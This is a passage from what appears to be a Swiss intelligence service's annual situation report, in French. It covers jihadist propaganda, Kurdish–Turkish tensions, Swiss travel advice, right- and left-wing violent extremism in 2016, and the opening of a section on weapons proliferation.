Les réseaux sociaux sont précisément à même de transmettre l'image d'une chaîne de communication donnant l'impression qu'un attentat a été planifié et exécuté par l'« État islamique », même si l'organisation n'en a pas eu connaissance auparavant. Ce groupe sait parfaitement utiliser à son profit le flou des perceptions et les faiblesses du public dans l'utilisation de ces réseaux.

Le conflit entre Kurdes et Turcs va perdurer

Des manifestations de sympathisants du PKK et de groupes d'origine kurde qui entretiennent des liens avec ce parti doivent aussi être at-

tendues à l'avenir. En fonction des développements et des événements en Turquie et dans les territoires kurdes de la région, une mobilisation rapide pour des manifestations est possible dans toute l'Europe. En Suisse, ces manifestations et actions de protestation devraient dans leur majorité se dérouler dans le calme. La menace la plus probable est celle d'affrontements violents de sympathisants du PKK avec les milieux de militants turcs-islamistes et/ou turcs-nationalistes ou avec des groupes de sympathisants de l'« État islamique ».

Calme persistant dans la communauté tamoule

La diaspora tamoule en Suisse ne va sans doute pas abandonner l'attitude de retenue qu'elle observe actuellement. Il ne faut donc pas s'attendre à des actes de violence lors d'événements et d'activités organisés dans un cadre restreint par cette communauté.

À gauche :
propagande en faveur de l'« État islamique »
diffusée sur Internet par des utilisateurs en Suisse

Les conseils aux voyageurs du DFAE

Informations indépendantes

Ces derniers temps, des destinations touristiques très appréciées sont devenues la cible d'attentats terroristes. Le Département fédéral des affaires étrangères (DFAE) répond au sentiment d'insécurité croissant par ses conseils spécifiques aux voyageurs, qui couvrent 176 pays et sont consultés plus de deux millions de fois chaque année.

Risques d'attentats et d'enlèvements

Outre les informations spécifiques sur chaque pays, le DFAE publie aussi des recommandations générales concernant par exemple le terrorisme et les risques d'enlèvements.

Au vu de l'impossibilité de prévoir les attentats, le DFAE ne recommande pas de manière générale de renoncer à entreprendre un voyage dans les villes ou les pays qui pourraient être ou ont déjà été touchés par de tels actes. Ce risque existe pratiquement dans chaque pays et plus spécifiquement dans des lieux où beaucoup de personnes sont rassemblées, par exemple des sites touristiques, des centres commerciaux, des transports publics, des manifestations sportives et des événements culturels, des boîtes de nuit, des hôtels internationaux de bonne renommée et des restaurants populaires.

Les terroristes ont recours de plus en plus souvent à des enlèvements pour exiger une rançon ou pour imposer leurs exigences. Dans de tels cas, les possibilités d'influence de la Suisse sont limitées. La responsabilité de résoudre les cas d'enlèvement revient aux autorités locales. Pour ne pas mettre en danger d'autres citoyens ni renforcer l'organisation terroriste, la Suisse ne paie pas de rançons. L'issue de tout enlèvement est incertaine. L'unique résultante certaine est une énorme tension psychique et physique pour les victimes et leurs proches. Comme le choix des terroristes se porte souvent sur des enlèvements d'étrangers, le DFAE déconseille de se rendre dans des régions où ce risque est très élevé.

Sources d'information des conseils aux voyageurs

Les informations destinées aux voyageurs se fondent principalement sur les évaluations de la situation des ambassades de Suisse à l'étranger. Ces dernières disposent d'un vaste réseau de contacts englobant les autorités du pays, des entreprises suisses et des particuliers installés dans le pays, des organisations non gouvernementales locales, d'autres ambassades et des contacts personnels. Lorsqu'il s'agit du terrorisme, ces conseils s'appuient aussi sur des informations du SRC. A l'encontre des blogs de voyage dont le contenu ne reflète qu'une appréciation individuelle de la situation, les informations du DFAE sont le résultat d'une observation à long terme intégrant divers angles de vue.

Les ambassades de Suisse sur place et les services compétents à la centrale observent en permanence l'évolution de la situation. En cas de modification de l'appréciation, les recommandations aux voyageurs sont adaptées. Sur Internet, ces derniers disposent ainsi à tout mo-

ment d'une appréciation actualisée de la situation. Les adaptations les plus importantes des conseils aux voyageurs du DFAE sont par ailleurs également diffusées via Twitter.

Responsabilité propre des voyageurs

Les informations du DFAE sont aussi disponibles sur la plate-forme en ligne « itineris », sur laquelle les citoyens suisses peuvent enregistrer leurs itinéraires de voyage. Lorsqu'une situation dans un pays se détériore brusquement et de façon inattendue, le DFAE, grâce à « itineris », peut contacter les Suisses qui se trouvent dans ce pays, les en informer et au besoin leur fournir du soutien.

Avec ses conseils et la plate-forme « itineris », le DFAE met à disposition des citoyens suisses deux instruments importants pour la planification et le déroulement de leur voyage. Le DFAE recommande aussi de s'informer sur la destination choisie dans les médias et guides de voyage. En connaissance des risques, les voyageurs prennent eux-mêmes la responsabilité de se rendre ou non dans le pays ou la destination choisis et les mesures de précaution appropriée. ■

Sites sur Internet :


www.dfae.admin.ch/voyages
www.eda.admin.ch/reisehinweise
www.dfae.admin.ch/viaggi
www.twitter.com/travel_edadfae
www.itineris.eda.admin.ch

Smartphone-App pour Android et iPhone :

itineris

L'extrémisme de droite et de gauche

Depuis des années, la situation dans les milieux de l'extrémisme violent montre une tendance à la détente. Les événements liés à l'extrémisme de droite sont rares, ceux liés à l'extrémisme de gauche restent élevés. Les quelques événements isolés, qui retiennent souvent l'attention des médias, ne changent rien à cet état de fait mais sont autant de signes indiquant que le potentiel de violence reste bien réel et que la situation pourrait s'envenimer rapidement. L'augmentation des flux migratoires à destination de la Suisse, des attaques terroristes commises dans notre pays pour des motifs djihadistes ou une évolution dramatique dans les régions kurdes, en particulier en Turquie et en Syrie, seraient à même de susciter des protestations, attentats ou attaques violents parmi les milieux extrémistes. Dans le domaine de l'extrémisme de droite, il s'agit d'empêcher que la Suisse gagne en attrait comme lieu d'organisation de concerts et autres manifestations.




LA SITUATION

Confirmation des tendances à long terme

En 2016, le SRC a eu connaissance de 23 événements dans le domaine de l'extrémisme violent de droite et de 213 dans celui de l'extrémisme violent de gauche, simples barbouillages mis à part. Les événements liés à l'extrémisme de droite montrent un recul de près de 18 %, et donc un lissage de la hausse momentanée survenue l'an passé, et ceux de l'extrémisme de gauche une augmentation de 7 % environ. Les faibles valeurs nominales, particulièrement en ce qui concerne l'extrémisme de droite, ne permettent pas d'extrapoler une tendance des fluctuations annuelles. Cependant, en prenant en compte plusieurs années, il apparaît d'une manière générale que les chiffres de l'extrémisme de droite sont faibles en comparaison de ceux de l'extrémisme de gauche, nettement plus élevés. Dans les deux camps, la tendance pour la décennie en cours est à la baisse.

Parmi les événements connus du SRC, les incidents accompagnés de violence étaient liés dans près de 9 % des cas à l'extrême droite et dans près de 28 % des cas à l'extrême gauche. L'appréciation de la situation dépend surtout de la façon dont la violence est exercée. Mis à part un événement – certes frappant – à Chiasso TI, les extrémistes de droite n'ont que peu fait recours à la violence depuis l'automne 2015. Les bagarres et atteintes aux personnes, observées fréquemment par le passé, n'ont pas eu lieu, à une exception près qui ne reposait pas sur un fond idéologique. L'extrême gauche a par contre recouru à la violence en usant des formes habituelles : lancer de pierres ou de bouteilles visant des personnes, utilisation de pointeurs laser ou d'engins pyrotechniques lors de manifestations, dommages matériels à la peinture, moins fréquemment suite à un incendie, et encore moins souvent au moyen d'acide butyrique. L'agressivité reste élevée, en particulier à l'égard des forces de l'ordre, comme le montrent les débordements observés à Berne au printemps 2017. Un seul dispositif explosif ou incendiaire non conventionnel a été utilisé en lien avec le World Economic Forum 2016. En 2017, le consulat général de Turquie à Zurich a été attaqué avec des moyens pyrotechniques. Un autre attentat échoué, sans rapport avec le World Economic Forum, utilisant un dispositif explosif ou incendiaire non conventionnel a eu lieu en décembre 2016 à Zurich. Les incendies criminels restent rares.

Les extrémistes de droite et les extrémistes de gauche se considèrent comme ennemis et agissent comme tels. Ce sont surtout les extré-



Les événements motivés par l'extrémisme de droite ou de gauche annoncés au SRC depuis 2011 (sans les barbouillages)

mistes de gauche qui cherchent la confrontation sous la bannière de l'antifascisme. Les affrontements violents sur la voie publique restent rares, car les événements sont prévisibles et accompagnés d'un vaste dispositif de sécurité.

L'extrémisme de droite

Les milieux d'extrême droite continuent d'évoluer en dessous du seuil de perception du public. L'attention que l'extrémisme de droite a retenue à l'automne 2016 illustre cette observation plus qu'elle ne la contredit. Plusieurs groupes apparentés aux milieux d'extrême droite ont donné un concert d'une ampleur jamais vue le 15 octobre 2016 à Unterwasser SG. Attirant près de 5000 spectateurs venant principalement d'Allemagne, il avait été organisé dans le plus grand secret depuis ce pays. Le site prévu a été identifié trop tard pour empêcher la tenue du concert : les services de sécurité n'ont su que trois jours plus tôt que cette manifestation allait se dérouler probablement en Suisse, et le site précis n'a été connu que quelques heures auparavant. Au cours des semaines qui ont suivi, plusieurs autres plus petits concerts de groupes de musique d'extrême droite ont continué de défrayer la chronique, car les extrémistes de droite ont réussi à plusieurs reprises à organiser leurs manifestations en dépit des interdictions d'entrée et de la présence de la police.

Compte tenu des informations dont dispose le SRC, les milieux d'extrême droite ont organisé six autres concerts, en plus de celui d'Unterwasser SG, depuis début 2016. Leur fréquentation se limitait toutefois à des dizaines, tout au plus quelques centaines de spectateurs. Parmi ces événements, le concert d'un groupe allemand devant une septantaine de spectateurs dans une cabane forestière en plein après-midi. La police avait été alertée par un promeneur. Des extrémistes de droite suisses ont en outre assisté à des concerts et manifestations de la même mouvance partout en Europe, sans se limiter aux pays voisins.

D'autres événements et rencontres se passent d'intermède musical. Les extrémistes de droite ne cherchent pas à apparaître en public. Les manifestations, défilés et provocations restent rares, mais répondent souvent à un schéma traditionnel comme en témoignent les réunions sur la prairie du Grütli UR le 20 février et le 7 août 2016, ainsi qu'à Sempach LU le 9 juillet 2016. En décembre 2016, des membres de l'extrême droite ont commémoré l'Escalade à Genève. À Chiasso TI, des extrémistes de droite issus des organisations Blood and Honour / Combat 18 ont manifesté contre la politique d'asile suisse aux cris de « Heil Hitler » et « Ausländer raus » (dehors les étrangers). Ils ont jeté des œufs sur des gardes-frontière et des migrants. La migration et l'asile ont fait l'objet d'une demi-douzaine d'actions, sans que celles-ci ne mènent toutefois à des violences contre des centres d'accueil ou des migrants. Le groupe Résistance Helvétique a par ailleurs organisé plusieurs actions mineures en Suisse romande.

Billet pour le concert à Unterwasser SG (recto-verso)

Manifestations liées à la mouvance d'extrême droite

Il n'incombe pas au SRC de vérifier les convictions politiques. En soi, les manifestations en lien avec l'idéologie d'extrême droite ne sont pas interdites dans notre pays. Par contre, la Suisse ne tolère aucune infraction à la loi, par exemple l'incitation à la violence ou la discrimination raciale.
Les compétences fédérales en lien avec des manifestations de ce genre comprennent la recherche d'informations préalable en matière d'extrémisme violent, notamment en provenance de l'étranger, l'information aux cantons, la coordination des mesures aux frontières et l'interdiction d'entrée ou l'interdiction d'activités en cas de menace immédiate et urgente de la sûreté intérieure de la Suisse. La mise en œuvre de mesures de sécurité et la recherche d'informations sur le territoire cantonal incombent aux cantons. Leur marge de manœuvre pour agir contre les concerts et la propagande liés à l'extrême droite est déterminée par la législation cantonale relative à la police.

L'extrémisme de gauche

Les extrémistes de gauche s'attaquent, à de rares occasions, à des logements – encore inoccupés – pour requérants d'asile. Ils tentent par ce biais de fournir à des êtres humains, qu'ils accueillent par ailleurs volontiers, des conditions d'hébergement, selon eux, appropriées. En principe, leurs attaques ne visent pas les logements, mais les autorités ou les particuliers compétents ou actifs dans le domaine de l'asile et de l'immigration. Les cibles potentielles vont des entreprises de transport convoyant des requérants d'asile au Secrétariat d'État aux migrations. À plusieurs reprises, les cibles de ces actions ont été citées nommément, notamment sous forme d'une liste publiée sur Internet en mai 2016.

De telles attaques visent régulièrement les CFF, d'une part parce que la compagnie ferroviaire est considérée comme faisant partie de la soi-disant machine à expulser, et d'autre part parce que les CFF sont une cible quasi-traditionnelle des actions et attentats de l'extrême gauche. L'incendie intentionnel d'un conduit de câbles perpétré en juin 2016 sur le réseau ferroviaire en région zurichoise a eu un impact particulier. Il a entraîné de fortes perturbations du trafic pendant plusieurs heures. Un mois plus tard, un incendie criminel commis selon le même mode opératoire touchait la tour radio de la police Waid à Zurich. Divers indices indiquent que ces deux attentats ont été perpétrés par des milieux anarchistes.

Les activités organisées sous la devise « No Border, No Nation » (ni frontière ni nation) correspondent à environ un quart des événements connus. En plus des manifestations et dommages matériels habituels, les activistes tentent

aussi d'empêcher les expulsions en provoquant des blocages. La manifestation « Interplanetar-kosmosolidarisches Fest mit Überraschung » (fête cosmosolidaire interplanétaire avec surprise), qui s'est déroulée à Berne en mai 2016, a montré que les rassemblements des milieux d'extrême gauche peuvent être extrêmement agressifs.

Comme d'habitude, le World Economic Forum et la Fête du Travail ont donné lieu à des protestations et des actions. Les dispositifs de sécurité mis en place ont toutefois permis d'en limiter l'ampleur. Certains sujets sont récurrents : la « solidarité avec les détenus », la « répression », les « espaces libres » (critique du développement urbain comprise) et l'« antifascisme » (« racisme » compris). Droits de la femme, droit à l'avortement (protestations contre la « marche pour la vie »), libre-échange, environnement et conflits du travail sont plus rarement à l'ordre du jour, et uniquement si le contexte fait sens. La vision du monde strictement anticapitaliste et antifasciste prônée par l'extrême gauche a pour corollaire que presque tout peut faire l'objet de critiques, de protestations ou d'actions de résistance. Les objectifs des milieux communistes ou anarchistes restent très éloignés, même si pour certains extrémistes de gauche ils peuvent sembler plus proches que par le passé : en prenant parti pour la cause kurde, les milieux d'extrême gauche ont trouvé un sujet qui les rapproche des extrémistes de gauche et groupes ethno-nationalistes turcs et kurdes, et qui conditionne une partie significative de leurs activités. Les relations internationales jouent un rôle central pour l'extrémisme de gauche.

Connexions internationales

Les milieux extrémistes suisses, qu'il s'agisse de ceux de droite ou de ceux de gauche, sont imbriqués dans une mouvance internationale.

Seul un petit nombre des spectateurs ayant assisté au concert d'extrême droite à Unterwasser SG sont domiciliés en Suisse. Ils proviennent en majorité d'Allemagne, mais aussi d'une bonne demi-douzaine d'autres pays. Le concert organisé en secret montre expressément que les milieux d'extrême droite européens entretiennent des relations transfrontalières donnant lieu à des collaborations concrètes. Des groupes étrangers se produisent en Suisse et des groupes suisses jouent à l'étranger. Les extrémistes de droite suisses ne se contentent pas de se rendre à des concerts dans des pays européens, ils participent aussi à des événements politiques, parfois en tant qu'orateurs. Ces imbrications ne semblent toutefois pas donner lieu à des structures fixes, à l'exception des deux organisations de skinheads internationales Blood and Honour et Hammerskins, également présentes en Suisse. Ces dernières années, des extrémistes de droite allemands se sont établis en Suisse alémanique et des extrémistes de droite français en Suisse romande, un phénomène qui a pu favoriser l'imbrication des milieux suisses et étrangers. Si l'accentuation de l'imbrication peut être la conséquence de ces arrivées en Suisse, rien n'indique cependant que ces dernières obéissent

Installation de tir pour engins pyrotechniques utilisée lors de l'attaque contre le consulat de Turquie à Zurich en janvier 2017

à une motivation politique. Les concerts n'ont pas uniquement pour but le divertissement et l'intégration au milieu, ils facilitent aussi le recrutement et génèrent des revenus, probablement utilisés pour la cause. Citons encore les possibilités de réseautage sur Internet, et en particulier sur les réseaux sociaux, fortement mis à contribution. Dans ce contexte, les échanges entre personnes partageant la même idéologie ne se heurtent à aucune frontière nationale, tout au plus à une barrière linguistique.

Par essence, l'extrémisme de gauche défend une vision internationaliste. Pourtant les particularités nationales sautent immédiatement aux yeux, et les milieux nationaux suivent leur propre rythme, en dépit des efforts contraires. Le Secours Rouge International, d'orientation marxiste-léniniste, est le principal et le plus ancien résultat de ces efforts. Il existe aussi des liens avec les milieux anarcho-autonomes. Toutefois, il n'a plus été observé d'importation de violence en Suisse depuis l'affaiblissement du groupe italien Federazione Anarchica Informale.

Depuis la crise financière et économique, les milieux d'extrême gauche s'intéressent à la Grèce, quoique le devant de la scène soit occupé par des groupes kurdes et turcs comme le Parti des travailleurs du Kurdistan (PKK) et le Parti-Front révolutionnaire de libération du peuple (DHKP-C), tous deux classés organisations terroristes par l'UE et les États-Unis. Les extrémistes de gauche associent la prise de parti pour les Kurdes, sous le nom « Rojava », à une antithèse positive aux sociétés dites néolibérales. La région fédérale nord de la Syrie-Rojava, proclamée dans des conditions de guerre dans le nord de la Syrie en mars 2016 (zone arrondie des cantons syriens d'Afrin, de Kobané et de Djézireh), bénéficie non seulement d'un soutien (médicaments, matériel informatique, argent), mais est aussi censée fournir un enseignement pratique sous la forme d'un prétendu processus révolutionnaire susceptible d'être importé. Il se pourrait que des extrémistes de gauche européens, organisés au sein d'une structure nommée International Freedom Battalion (Brigade Internationale de Libération), se forment à l'usage des armes et des explosifs et acquièrent une expertise militaire.

Plan fixe d'une vidéo de propagande pour le Rojava. Autour de l'étoile rouge : « International Freedom Battalion »

L'APPRÉCIATION

L'extrémisme de droite

Le jeu de cache-cache auquel se prêtent les extrémistes de droite leur est imposé par l'extérieur depuis des années. En effet, une personne identifiée comme faisant partie du mouvement d'extrême droite peut redouter des conséquences personnelles : perte de l'emploi ou de la place d'apprentissage, fin de la carrière militaire. Reste que les milieux d'extrême droite savent relever ce défi. Les manifestations – les concerts en particulier, et les regroupements dans une moindre mesure – sont organisées dans le plus grand secret. Ni les autorités ni les milieux d'extrême gauche ne doivent être au courant d'un tel événement, et encore moins savoir où il se déroulera. La location des salles se fait souvent sous un prétexte, et les organisateurs prévoient généralement au moins une solution de remplacement. Le jour de la manifestation, les extrémistes sont guidés étape par étape, via téléphone portable par exemple, jusqu'au site choisi. Si le site reste secret suffisamment longtemps, il est généralement trop tard pour prendre des mesures préventives.

Les concerts des extrémistes de droite renforcent la cohésion du milieu, facilitent l'intégration ainsi que le recrutement et permettent de générer des revenus. Nous ignorons à quelles fins cet argent est utilisé pour la Suisse. Les milieux d'extrême droite ne laissent filtrer ni stratégie, ni objectifs tangibles, ni projets concrets.

Depuis des années, le recours à la violence reste épisodique et généralement lié à la consommation d'alcool. Au vu de ces circonstances et du comportement des extrémistes de droite, cela peut expliquer pourquoi le potentiel de violence ne se manifeste que rarement. Les extrémistes de droite sont toutefois en partie armés et capables de faire usage de leurs armes le cas échéant, un fait qui ne doit pas être sous-estimé. Des armes sont collectionnées, achetées, vendues et probablement aussi passées en contrebande à la frontière. La mouvance compte d'importantes collections d'armes fonctionnelles.


L'extrémisme de gauche

Les actions des milieux d'extrême gauche sont motivées par des facteurs extérieurs, souvent par l'actualité. Sur fond de critique du système et du capitalisme, les sujets provoquant protestations et violences peuvent certes varier, sans pour autant changer la donne. Actions en faveur des espaces libres et de la solidarité avec les détenus ou contre la répression, les thèmes restent étroitement liés. Les actes de sabotage ciblés, par exemple les interventions physiques visant à empêcher les expulsions, ont gagné

Un groupe d'extrémistes de droite commémore l'Escalade à Genève, décembre 2016

en importance. Contrairement à la mouvance d'extrême droite, les opinions et manifestations des extrémistes de gauche ne constituent pas un tabou en soi. Elles ont cependant aussi peu de répondant dans le grand public que les idées d'extrême droite.

La critique de la « machine à expulser » est un point central des protestations d'extrême gauche. Indépendamment des auteurs du délit, l'attentat sur le réseau des CFF a montré la vulnérabilité des sociétés modernes, faciles à toucher via leurs infrastructures. Le potentiel de dommages de tels attentats est supérieur à celui des attentats habituels aux dispositifs explosifs ou incendiaires non conventionnels, du moins tant qu'ils ne dépassent pas le seuil de l'attentat terroriste. Quant à la tentative d'importer un processus révolutionnaire depuis une zone de guerre comme le Rojava, elle se révèle moins prometteuse, les points de rattachement manquant en Suisse.



Déprédations commises lors d'une manifestation à Zurich en avril 2016

LES PERSPECTIVES

Déclencheurs de violence potentiels

La migration ne faisant pas partie de la politique de sécurité, elle ne relève pas du mandat du SRC. Certains aspects de la migration se rapportent toutefois à la politique de sécurité, notamment ceux en lien avec l'extrémisme violent. Dans certains pays européens, les extrémistes de droite s'attaquent aux migrants et aux institutions du domaine de l'asile. Jusqu'à présent, en Suisse, les milieux d'extrême droite ne sont pas encore passés à l'acte, mais ils suivent l'évolution de près. Il n'est toutefois pas exclu qu'ils recourent eux aussi à la violence si le nombre de demandeurs d'asile venait à augmenter en Suisse ou en cas d'attentat terroriste perpétré dans notre pays pour des motifs djihadistes. En outre, des personnes en dehors des milieux de l'extrême droite pourraient aussi se croire autorisées à faire usage de violence pour des motifs xénophobes et racistes si l'afflux migratoire continuait de croître. La violence de l'extrême droite contre les migrants et les requérants d'asile pourrait en outre entraîner les milieux d'extrême gauche à user à leur tour de la violence. Ces derniers estiment d'ailleurs que l'asile et la migration sont des sujets prioritaires. Les protestations et actions – parfois violentes – contre la « machine à expulser » pourraient se poursuivre et s'accentuer en cas de conflit violent avec l'extrême droite. Une spirale de la violence entre extrémistes de droite et de gauche représente une menace réaliste. Au sein de la mouvance d'extrême gauche, l'évolution de la situation en Turquie, en Syrie et en Irak pourrait en outre induire une disposition accrue à la violence, notamment si l'extrême gauche se fédère avec des groupes kurdes comme le PKK ou d'extrême gauche turcs comme le DHKP-C.

L'extrémisme de droite

Il est difficile de prédire si les discours et succès électoraux populistes de droite, en Europe comme dans d'autres parties du monde, sont favorables ou défavorables aux milieux d'extrême droite en Suisse. Un mouvement populiste de droite pourrait marginaliser les milieux d'extrême droite, voire les faire presque complètement disparaître ou les incorporer. Mais de nouveaux sympathisants pourraient tout aussi bien rallier la mouvance qui, sur un fond raciste et xénophobe généralisé, gagnerait en acceptation et donc en liberté d'action. Un mouvement populiste de droite élargi pourrait servir de terreau fertile pour un renforcement des milieux

Action éclair de la Résistance Helvétique devant le Musée des civilisations de l'islam, La Chaux-de-Fonds, août 2016

violents de l'extrême droite. Toutefois, rien n'annonce l'avènement d'un tel mouvement en Suisse. Une continuité dans la stabilité est donc de mise, à savoir une mouvance agissant en toute discrétion, quoiqu'en réseau avec des milieux similaires au-delà des frontières, mais en l'absence d'une véritable orientation stratégique. En fonction de la situation, les extrémistes de droite sont toujours capables de recourir à la violence. Le potentiel demeure et la situation peut donc s'envenimer rapidement.


L'extrémisme de gauche

Le potentiel de violence des milieux d'extrême gauche persiste lui aussi. L'antifascisme, la migration et l'évolution de la cause kurde sont les principaux sujets qui les occupent. La disposition à faire usage de la violence exige une approche de cas en cas. Le seuil de violence varie : il est sensiblement plus bas dans le cas d'une manifestation que lors d'actions individuelles. L'agressivité lors de manifestations ou d'altercations avec les forces de sécurité provoquées par des extrémistes de gauche aura tendance à rester élevée. Le risque de porter atteinte à l'intégrité corporelle et à la vie, en particulier des membres des forces de l'ordre et des personnes défendant une autre idéologie, est assumé, voire recherché. La situation est différente dans le cas des attentats. Sans la couverture due aux circonstances et sans l'effet désinhibant de la dynamique de groupe, le seuil de recours à la violence de chaque individu est plus élevé. En d'autres termes, les attaques à la peinture seront plus fréquentes que les incendies criminels ou les attentats à l'explosif.

Les sabotages perpétrés dans le canton de Zurich montrent toutefois qu'il y aura toujours l'un ou l'autre individu prêt à aller plus loin. La tendance au renforcement de la mouvance anarchiste au détriment de l'aile marxiste-léniniste des milieux d'extrême gauche et l'influence du Rojava associée à l'acquisition de compétences dans le maniement des armes et des explosifs sont deux facteurs à même d'aggraver la situation. Toutefois, le SRC estime que le lancement d'un processus révolutionnaire en Suisse est à ce jour improbable. ■

La prolifération

La prolifération d'armes de destruction massive et de leurs vecteurs représente toujours une menace pour la sécurité dans de nombreuses régions du monde. La mise en œuvre de l'accord-cadre avec l'Iran n'avance pas aussi vite que certains l'avaient espéré. La normalisation des relations commerciales avec l'Iran demande du temps et exige surtout la volonté des acteurs du secteur financier à reprendre pied sur ce marché. La Corée du Nord poursuit son programme d'armes de destruction massive avec un dynamisme accru. Aux mois de janvier et de septembre 2016, elle a une nouvelle fois procédé à des essais nucléaires. Les tests effectués avec des vecteurs ont atteint un nombre record en 2016. Le Pakistan intensifie son programme d'armement nucléaire, n'hésitant pas à recourir à des méthodes agressives pour acquérir des marchandises à des fins illégales, en Suisse aussi. De plus, l'usage répété de substances chimiques comme armes dans les conflits en Syrie et en Irak rappelle l'importance de la lutte contre la prolifération dans des thématiques voisines telles que la lutte contre le terrorisme.



LA SITUATION

Transfert des priorités en 2016

La prolifération d'armes de destruction massive et de leurs vecteurs continue de représenter une menace pour la sécurité dans de nombreuses régions de la planète. Dans un monde globalisé, la possibilité de détourner l'usage de marchandises et de technologies suisses à des fins politico-militaires subsiste bel et bien. La situation entourant le dossier nucléaire iranien a continué à se normaliser. En 2016, la Corée du Nord est apparue comme le principal acteur de la prolifération. À deux reprises, cet État a procédé à des essais nucléaires ainsi qu'à une série sans précédent de tests de missiles de différentes portées.

Programme nucléaire iranien : mise en œuvre de l'accord JCPOA

